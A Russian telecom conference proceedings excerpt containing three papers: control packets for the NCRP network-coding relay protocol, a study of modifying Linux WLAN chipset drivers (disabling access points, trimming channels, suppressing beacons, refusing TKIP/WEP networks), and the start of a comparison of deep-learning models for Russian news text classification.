При реализации ретрансляции с СК в формате специального протокола [2, 3] для адаптивных систем передачи данных в качестве адаптивно изменяемого параметра может быть использована длина пакета, определяющая время его обработки. Оперируя длиной пакета, можно увеличивать или уменьшать время обработки отдельного пакета и увеличивать или уменьшать количество передаваемых пакетов. Например, при передаче некоторого объема данных можно передать либо большое количество пакетов небольшого размера, которые будут быстрее обрабатываться на оконечных

узлах и промежуточном узле-ретрансляторе, либо меньшее количество пакетов большого размера, которые будут дольше обрабатываться узлами сети.

Ранее [2, 3] авторами был предложен протокол ретрансляции с сетевым кодированием NCRP. Для применения в адаптивных системах он требует внесения управляющих механизмов, которые позволят согласовывать параметры ПД и параметры СК. Для этого предлагается использовать резервное битовое поле, которое позволяет встроить в него управляющий механизм, оперирующий 32 служебными сообщениями с необходимым количеством полей.

Структура заголовка управляющих пакетов протокола NCRP имеет вид, показанный на рис. 1. Пятый бит, ранее рассматриваемый как резервный, выполняет функцию флага управления FC. Для управляющих пакетов FC = 1, а для пакетов данных FC = 0. Флаг СК FNC в пакетах управления всегда равен 0. Флаг типа заголовка, как и в пакетах данных, определяет как организованы переменные поля заголовка — в форме трехпараметрических полей (тип (FT) – длина (FL) – значение) или предопределенной последовательности полей с общим указанием присутствия [2, 3].




Рис. 1. Общая структура заголовка управляющих пакетов протокола NCRP

Первые пять бит определяют тип управляющего пакета. Всего 32 типа пакетов, что позволяет организовать различные сценарии управления обменом данными для различных технологий передачи.

При взаимодействии узлов сети в рамках звездообразной топологии участвующие в ней узлы известны и подключены непосредственно. Таким образом, для установления соединения требуется всего два управляющих пакета, согласующих начальную нумерацию пакетов и длину поля данных – пакет инициации соединения и пакет, подтверждающий инициацию соединения. Аналогично при корректировке длины поля данных в процессе передачи потребуется два управляющих пакета – собственно корректирующий и подтверждающий.

Для установления соединения применяются пакеты INIT (0) и INIT CONF (1). В каждом пакете передаются адреса отправителя и получателя (при необходимости), начальный номер пакета и длина поля данных (если она задается фиксировано на все время передачи данных). В том случае, если второй узел не поддерживает задаваемый инициатором размер поля данных, он указывает свое значение. При передаче данных используется

наименьшее значение длины поля данных. Структура заголовков INIT и INIT CONF показана на рис. 2 и 3.




Рис. 2. Общая структура заголовка управляющих пакетов INIT/INIT CONF и SET/SET CONF протокола NCRP в форме трехпараметрических полей

Рис. 3. Общая структура заголовка управляющих пакетов INIT/INIT CONF и SET/SET CONF протокола NCRP в форме предопределенной последовательности полей

Байтовое поле флагов на рис. 3 одержит четыре флага, соответствующие полям заголовка:

– F_{DL} – длина поля данных;
– F_{PN} – начальный номер пакета;
– F_{SA} – адрес отправителя;
– F_{RA} – адрес получателя.

При необходимости сменить параметры передачи в адаптивной системе применяются управляющие пакеты SET (2) и SET CONF (3), имеющие структуру аналогичную пакетам INIT (рис. 2 и 3). В них передаются адреса отправителя и получателя (при необходимости), номер пакета, с которого будут применены параметры, и новая длина поля данных. Аналогично INIT, если узел, получивший SET, не может обрабатывать пакеты предложенной длины, он указывает в ответе SET CONF ту длину поля данных, с которой он способен работать. Далее при передаче данных используется меньшая длина. В случае если предложенная длина поля данных может быть использована второй стороной, в SET CONF допускается не дублировать ее. Отсутствие соответствующего поля служит признаком согласования предложенной длины.

В сети с адресуемым узлом-ретранслятором R он может инициировать смену параметров. В этом случае предлагаемая им длина поля данных не должна превышать длину поля данных, применяемую в текущий момент соединения. Предложенную ретранслятором R длину поля данных оконечные узлы A и B должны подтвердить, указав с какого номера пакета они начнут ее применять. В этом случае R обменивается пакетами SET/SET CONF с каждым из узлов A и B.

При необходимости организации подтверждения доставки данных и перезапросов применяется пакет ACK (4). Этот пакет содержит номер последнего подряд идущего успешно доставленного пакета. Структура заголовка ACK показана на рис. 4 и 5. Пакет ACK посылается либо в периоды, когда сеть свободна, чтобы подтвердить правильность передачи данных, либо в случае ошибки для перезапроса.

Рис. 4. Общая структура заголовка управляющих пакетов ACK и FIN протокола NCRP в форме трехпараметрических полей




Рис. 5. Общая структура заголовка управляющих пакетов ACK и FIN протокола NCRP в форме предопределенной последовательности полей

Для завершения соединения применяется управляющий пакет FIN (5). Он содержит адреса отправителя и получателя (при необходимости) и номер последнего успешно принятого пакета данных. Завершение соединения производится отправкой пакета FIN. После инициировавший завершение соединения узел ожидает ответный пакет FIN. Если такой пакет не приходит, то узел завершает обработку соединения по истечении времени ожидания. Структура заголовка FIN аналогична структуре заголовка ACK (рис. 4 и 5).

Диаграмма обмена управляющими сообщениями протокола NCRP в адаптивной системе передачи показана на рис. 6.




Рис. 6. Диаграмма обмена управляющими сообщениями протокола NCRP в адаптивной системе передачи

На диаграмме представлен возможный процесс обмена управляющими сообщениями при обмене данными между оконечными узлами A и B. В процессе передачи данных дополнительно могут применяться пакеты ACK. На диаграмме показаны как ситуация, когда смену параметров передачи инициирует узел B, так и случай инициации смены параметров узлом-ретранслятором R.

Научное исследование в ФГБОУ ВО Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича выполнено в рамках мегагранта Минобрнауки по соглашению № 075-15-2022-1137"

Список использованных источников

1. Gharsellaoui A. E., Ghanem S. A. M., Tarchi D., Vanelli-Coralli A. Adaptive network coding schemes for satellite communications // 2016 8th Advanced Satellite Multimedia Systems Conference and the 14th Signal Processing for Space Communications Workshop (ASMS/SPSC). Palma de Mallorca, Spain, 2016. IEEE, 2016. P. 1–7. DOI: 10.1109/ASMS-SPSC.2016.7601546.

2. Владимиров С. С., Гутовский А. С. Концепция протокола радиоудлинителя на основе метода сетевого кодирования // Перспективные технологии в средствах передачи информации. Материалы 14-ой международной научно-технической конференции. Владимир: Владимирский государственный университет имени Александра Григорьевича и Николая Григорьевича Столетовых, 2021. С. 117–121.

3. Владимиров С. С., Бородин А. С., Фомин А. И., Кучерявый А. Е. Протокол ретрансляции с сетевым кодированием // Электросвязь. 2023. № 6. С. 47–53.

УДК 004.056.52
ГРНТИ 49.33.29

ИССЛЕДОВАНИЕ ДРАЙВЕРОВ WLAN-ЧИПСЕТОВ ДЛЯ ОПЕРАЦИОННОЙ СИСТЕМЫ LINUX

А. М. Власов, М. М. Ковцур, К. А. Туруй

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В настоящее время беспроводные сети являются неотъемлемой частью жизни современного человека. В основном они используются для простоты доступа в Интернет с портативных устройств. Для обеспечения работы беспроводных сетей в операционных системах, в том числе в Linux, используются драйверы WLAN-чипсетов. Драйвер WLAN-чипсета является программным обеспечением, которое позволяет операционной системе взаимодействовать с беспроводным адаптером. Драйвер отвечает за такие функции, как подключение к сети, передача и прием данных, безопасность, режим работы беспроводного адаптера. В настоящее время существует множество драйверов WLAN-чипсетов для операционной системы Linux. Они различаются по производительности, функциональности, методам работы и уровню поддержки. В данной работе исследуется структура драйверов с целью выявления общих закономерностей и принципов их построения. Это позволит лучше понять работу драйверов и внедрить поддержку дополнительного функционала в оборудование.

исследование чипсетов, драйверы WLAN-чипсетов, беспроводная архитектура Linux, SoftMAC, FullMAC, изменение функционала, безопасность

Беспроводные локальные сети стали неотъемлемой частью современной жизни, обеспечивая доступ к Интернету и другим сетевым ресурсам в домах, офисах, кафе и других общественных местах. WLAN-чипсеты, являясь ключевыми компонентами беспроводных сетевых адаптеров, играют важную роль в обеспечении бесперебойной работы беспроводных соединений.

WLAN-чипсеты различаются не только по функциональности или по уровню поддержки, они имеют разные типы реализации в беспроводной архитектуре Linux. В Linux существует два основных типа реализаций беспроводного чипа: SoftMAC, где MAC layer management entity (MLME) (объект управления доступом к среде передач) реализуется в модуле ядра mac80211, и FullMAC, где MLME встроен в прошивку самого чипсета [1, 2, 3]. Устройство SoftMAC взаимодействует с модулем mac80211 посредством обратных вызовов, которые определены в структуре «ieee80211_ops». Устройство FullMAC не взаимодействует с модулем mac80211, оно обращается к модулю выше, используя обратные вызовы, которые определены в структуре «cfg80211_ops» [2, 3, 4]. Часть беспроводной архитектуры Linux представлена на рис. 1 [1, 5].

За счет своей реализации, FullMAC устройства сложнее поддаются каким-либо изменениям или улучшениям в функционале. Для исследования таких устройств необходим доступ к их прошивке [6, 7]. Поэтому в целях демонстрации изменений функционала, исследование производилось на SoftMAC устройстве Realtek 8822ce. Все представленные ниже функции, за исключением одной, определяют функции структуры «ieee80211_ops».




Рис. 1. Беспроводная архитектура Linux

Первое изменение функционала направлено на отключение возможности создания точки доступа (ТД). При обычной работе устройства, ТД успешно создается с помощью утилиты hostapd. Однако, при изменении кода функции rtw_ops_start_ap таким образом, чтобы она возвращала какую-либо ошибку, создание ТД становится более невозможным (рис. 2).




Рис. 2. Ошибка при создании ТД

Второе изменение функционала направлено на возможность влиять на доступные пользователю каналы на которых работает WLAN-чипсет. Добавление новых каналов может быть невозможно если чипсет не поддерживает работу на них, однако удаление уже имеющихся возможно, путем исключения их из структур «ieee80211_channel rtw_channeltable_2g» и «ieee80211_channel rtw_channeltable_5g». На рис. 3 продемонстрирован код с оставленными для работы каналами, а на рис. 4 представлена полноценная работа чипсета на этих каналах с успешным подключением к домашней ТД, работающей на 11 канале.

```
static struct ieee80211_channel rtw_channeltable_2g[] = {
    {.center_freq = 2432, .hw_value = 5,},
    {.center_freq = 2462, .hw_value = 11,},
};

static struct ieee80211_channel rtw_channeltable_5g[] = {
    {.center_freq = 5320, .hw_value = 64,},
};
```

Рис. 3. Измененный код с вырезанными каналами и частотами




Рис. 4. Работа чипсета с вырезанными каналами и частотами

Следующее изменение функционала направлено на полное отключение рассылки кадров beacon при создании ТД. При нормальной работе любая ТД рассылает кадры beacon, даже если включена функция сокрытия SSID. При удалении кода в функции rtw_ops_bss_info_changed, созданная ТД никогда не будет рассылать кадры beacon, она лишь будет отвечать на чьи-либо Probe Request. На рис. 5 продемонстрирован дамп, записанный программой Wireshark. На нем в промежутке времени от 56 до 57 секунд видна работа ТД до внесенных изменений в драйвер. ТД в этом промежутке времени исправно рассылает кадры beacon и в конце отправляет кадр деаунтификации, означающий остановку ее работы. После внесения изменений в драйвер, ТД при включении снова отправляет кадр

деаунтификации (171 секунда), а в дальнейшем лишь отвечает на Probe Request какого-то устройства поблизости (187 секунда). Стоит отметить, что данная возможность подлежит дальнейшему изучению, так как в связи с отсутствием кадров beacon от ТД, подключенные к ней устройства могут посчитать, что ТД более не активна и отключатся от нее. Применение данного изменения функционала возможно для организации коротких сеансов связи.




Рис. 5. Демонстрация работы устройства до и после отключения рассылки кадров beacon

Последнее изменение функционала направлено на безопасность конечных пользователей и связано с запретом подключения к сетям, работающим на определенной технологии шифрования данных. Часть кода, отвечающего за возможность применения данного ограничения, представлена в функции rtw_ops_set_key на рис. 6.

```
case WLAN_CIPHER_SUITE_WEP40:
    hw_key_type = RTW_CAM_WEP40;
    break;
case WLAN_CIPHER_SUITE_WEP104:
    hw_key_type = RTW_CAM_WEP104;
    break;
case WLAN_CIPHER_SUITE_TKIP:
    hw_key_type = RTW_CAM_TKIP;
    key->flags |= IEEE80211_KEY_FLAG_GENERATE_MMIC;
    break;
case WLAN_CIPHER_SUITE_CCMP:
    hw_key_type = RTW_CAM_AES;
    key->flags |= IEEE80211_KEY_FLAG_SW_MGMT_TX;
    break;
```

Рис. 6. Часть кода функции rtw_ops_set_key

В коде на рис. 6 видны две разновидности WEP (WEP-40 и WEP-104), а также протокол целостности временного ключа TKIP и AES – симметричный алгоритм блочного шифрования. Удаляя какую-либо часть

данного кода, можно ограничить подключение к сетям, которые используют технологию шифрования, основанную на WEP40, WEP104, TKIP или AES. На рис. 7 показана ошибка подключения к ТД, работающей на технологии WPA первой версии с протоколом целостности временного ключа (TKIP), после внесения изменений в код драйвера, отвечающего за работу с TKIP. Изменение работы только определенного протокола никак не влияет на работу других. На рис. 8 представлено успешное подключение к ТД, работающей на технологии WPA2 с симметричный алгоритм блочного шифрования (AES). Это позволяет повысить безопасность беспроводного клиента, запрещая подключение к сетям с устаревшими механизмами шифрования.




Рис. 7. Ошибка подключения к ТД (WPA TKIP) после изменения кода драйвера




Рис. 8. Успешное подключение к ТД (WPA2 AES) после изменения кода драйвера

В заключение можно отметить, что исследование драйверов WLAN-чипсетов для операционной системы Linux является важным и малоизученным направлением в области безопасности беспроводных сетей. Благодаря этому исследованию, можно получить информацию о возможностях драйверов и их влиянии на функционал WLAN-чипсетов, а также на безопасность конечных пользователей. В статье описана беспроводная архитектура Linux, определены различия в типах беспроводных чипов и разница в реализации их драйверов, рассмотрены несколько примеров, позволяющих изменить функционал драйвера и WLAN-чипсета.

Список используемых источников

1. Reverse-engineering Broadcom wireless chipset [Электронный ресурс] // Quarkslab's blog. URL: https://blog.quarkslab.com/reverse-engineering-broadcom-wireless-chipsets.html (дата обращения 07.02.2024).

2. Linux Wireless Networking: a short walk [Электронный ресурс] // LINUX.COM. URL: https://www.linux.com/training-tutorials/linux-wireless-networking-short-walk/ (дата обраще-ния 10.02.2024).

3. Linux 802.11 SoftMAC architecture [Электронный ресурс] // Hitch Hiker's Guide to Learning. URL: https://www.hitchhikersguidetolearning.com/2023/04/08/linux-802-11-soft-mac-architecture/ (дата обращения 11.02.2024).

4. mac80211 and cfg80211 callback structures [Электронный ресурс] // Hitch Hiker's Guide to Learning. URL: https://www.hitchhikersguidetolearning.com/2023/04/08/mac80211-and-cfg80211-callback-structures/ (дата обращения 11.02.2024).

5. Linux Wireless Stack Overview [Электронный ресурс] // The Mine of Information (Nuggets of Programming and Linux). URL: https://moi.vonos.net/linux/wireless-stack/ (дата обращения 11.02.2024).

6. Over The Air .Vol. 2, Pt. 1: Exploiting The Wi-Fi Stack on Apple Devices [Электронный ресурс] // Project Zero. URL: https://googleprojectzero.blog-spot.com/2017/09/over-air-vol-2-pt-1-exploiting-wi-fi.html (дата обращения 10.02.2024).

7. Киструга А. Ю., Ковцур М. М., Шарапов Р. И. Исследование подходов к анализу чипсетов WLAN с целью выявления аппаратных уязвимостей // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2023. Т. 1. С. 628–631.

УДК 004.8
ГРНТИ 28.23.37

СРЕДСТВА ГЛУБОКОГО ОБУЧЕНИЯ ДЛЯ КЛАССИФИКАЦИИ НОВОСТНЫХ ТЕКСТОВ ИНТЕЛЛЕКТУАЛЬНЫХ РЕКОМЕНДАТЕЛЬНЫХ СИСТЕМАХ

И. А. Внуков, Ф. В. Филиппов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Описано современное состояние и перспективы развития интеллектуальных рекомендательных систем. Актуализирована интеграция моделей глубокого обучения в интеллектуальные рекомендательные системы. Исследованы различные архитектуры моделей глубокого обучения, включая полносвязные нейронные сети прямого распространения, одномерные свёрточные нейронные сети, рекуррентные нейронные сети, а также архитектуру Transformer, в контексте их применения для классификации русскоязычных новостных текстов. Проведён сравнительный анализ с учетом различных гиперпараметров, направленных на оптимизацию точности и производительности моделей.

искусственные нейронные сети, глубокое обучение, интеллектуальные рекомендательные системы, классификация текстов

В современном информационном мире, насыщенном огромным объёмом данных, интеллектуальные рекомендательные системы (ИРС) играют ключевую роль в облегчении доступа пользователей к нужной информации. Одним из важных аспектов их функционирования является способность классифицировать и фильтровать контент, адаптируя его к индивидуальным потребностям и интересам. ИРС включают в себя способность точно определять тему и содержание текстов, что особенно важно в контексте новостных ресурсов, где быстрая и точная классификация текстов позволяет эффективно предлагать пользователю релевантную информацию.

В настоящее время существует большое количество средств глубокого обучения для решения различных задач обработки естественного языка, включая классификацию текста. Однако выбор конкретного подхода в значительной степени зависит от языковой системы и предметной области задачи [1]. Естественные языковые системы – не изоморфны, каждая из них отражает определённую культуру и контекст. Предметная область задачи определяет векторное пространство слов, потому что у каждой задачи своя специфика семантических отношений. В связи с этим проведён сравнительный анализ различных архитектур искусственных нейронных сетей, обучен-

ных классифицировать русскоязычные новостные тексты, с целью выявления наиболее эффективных подходов, которые могут быть интегрированы в ИРС.

Для проведения сравнительно анализа собран набор данных, состоящий из 5 100 новостных текстов, охватывающих различные новостные категории (классы). Всего в наборе данных представлено 12 классов. Данные разделены на обучающую, проверочную и тестовую выборки в следующих пропорциях: 3 060 образцов для обучения моделей, 1 020 для проверки и 1 020 для тестирования. Такой подход к разделению данных позволяет эффективно оценить производительность моделей на каждом этапе их обучения.

Сравнительный анализ моделей произведён по следующим метрикам: точность (доля объектов, верно отнесённых к положительному классу относительно всех объектов, отнесенных к этому классу), полнота (доля объектов, верно отнесённых к положительному классу относительно всех объектов, которые фактически принадлежат к этому классу), F1-мера (гармоническое среднее между точностью и полнотой), а также AUC-ROC (вероятность того, что модель правильно классифицирует случайно выбранный положительный объект выше, чем случайно выбранный отрицательный объект) и AUC-PR (соотношение точности и полноты при различных пороговых значениях). Эти метрики позволяют получить представление о производительности моделей классификации и оценить их эффективность.

Перед обучением и эксплуатацией моделей необходимо провести векторизацию текста, поскольку модели глубокого обучения оперируют числовыми тензорами. Этот процесс включает стандартизацию текста (с удалением общеупотребительных слов с малой смысловой нагрузкой), его токенизацию и преобразование каждого токена в числовой вектор.

В данной статье рассмотрены следующие архитектуры моделей классификаторов, каждая из которых использует соответствующий способ кодирования текста:

– многослойный перцептрон (MLP) [2] с использованием бинарного (прямого) кодирования отдельных слов (униграмм);

– MLP с использованием униграмм и показателем TF-IDF [3] для оценки степени важности слов в контексте;

– MLP с использованием бинарного кодирования пар слов (биграмм);

– MLP с использованием биграмм и показателем TF-IDF;

– одномерная свёрточная нейронная сеть (CNN) [4] с использованием векторных представлений слов для кодирования их смысловой нагрузки;

– рекуррентная нейронная сеть с долгой краткосрочной памятью (LSTM) [5] с использованием векторных представлений слов;

– рекуррентная нейронная сеть с управляемым рекуррентным блоком (GRU) [6] с использованием векторных представлений слов;

– автокодировщик Transformer [7] с использованием векторных представлений слов.

MLP-модели обрабатывают текст в виде «мешков слов», остальные же – в виде последовательностей. Во время обучения все модели получают на вход пакет данных из 32 новостных текстов. После этого происходит векторизация текста с ограничением в 20 000 токенов. В моделях последовательностей также добавлен слой, конвертирующий целые индексы в плотные векторы для создания векторных представлений.

На выходе каждой модели находится полносвязный слой из 12 нейронов, каждый из которых применяет сигмоидную функцию активации и соответствует определённому классу.

Для оптимизации настройки обучаемых параметров применены: L1 и L2 регуляризации, прореживание, алгоритм адаптивной оптимизации Adam, а в качестве функции потерь – бинарная кросс-энтропия [2].

Полносвязные сети MLP включают в себя 2 скрытых слоя с функцией активации ReLU: в первом слое 512 нейронов, а во втором – 256. Такая структура способная обрабатывать неупорядоченные множества токенов. При этом в качестве токена можно использовать не одно слово, а целые группы из соседних слов – N-граммы, где в токен входят от 1 до N слов. N-граммы позволяют вносить в «мешок» информацию о локальном порядке слов. Помимо этого, в представление можно добавить степень важности слова в данном контексте, оценивая его частоту встречаемости во всём наборе данных, с помощью TF-IDF нормализации.

Анализ таблицы 1 подтверждает, что при решении задачи классификации новостных текстов однозначно важна информация о значимости токена (которую предоставляет TF-IDF). Также на улучшение точности модели влияет информация о локальном порядке слов.

ТАБЛИЦА 1. Сравнительный анализ моделей MLP

Оценка	MLP, униграммы	MLP, униграммы + TF-IDF	MLP, биграммы	MLP, биграммы + TF-IDF
Количество обучаемых параметров	2 569 164	2 569 164	2 569 164	2 569 164
Точность (Precision)	**79,4 %**	78,8 %	77,2 %	78 %
Полнота (Recall)	45,9 %	56,8 %	49,7 %	**59,6 %**
F1-мера	38,9 %	50,4 %	36,4 %	**55,2 %**
AUC-ROC	92,7 %	91,9 %	**92,8 %**	92,7 %
AUC-PR	72,7 %	73,3 %	73,1 %	**75,3 %**

При обработке последовательностей важно использовать вместо прямого бинарного кодирования векторное представление слов: во-первых, прямое кодирование создаёт большие разреженные векторы, что приводит к большому объёму входных данных и, как следствие, большому количеству вычислений, а во-вторых, прямое кодирование не отображает семантическую связь между словами, потому что абсолютно все векторы закодированных слов будут ортогональны друг другу [1]. Таким образом, векторные представления позволяют создать пространство плотных векторов, несущих в себе информацию о значении слов в данном контексте.

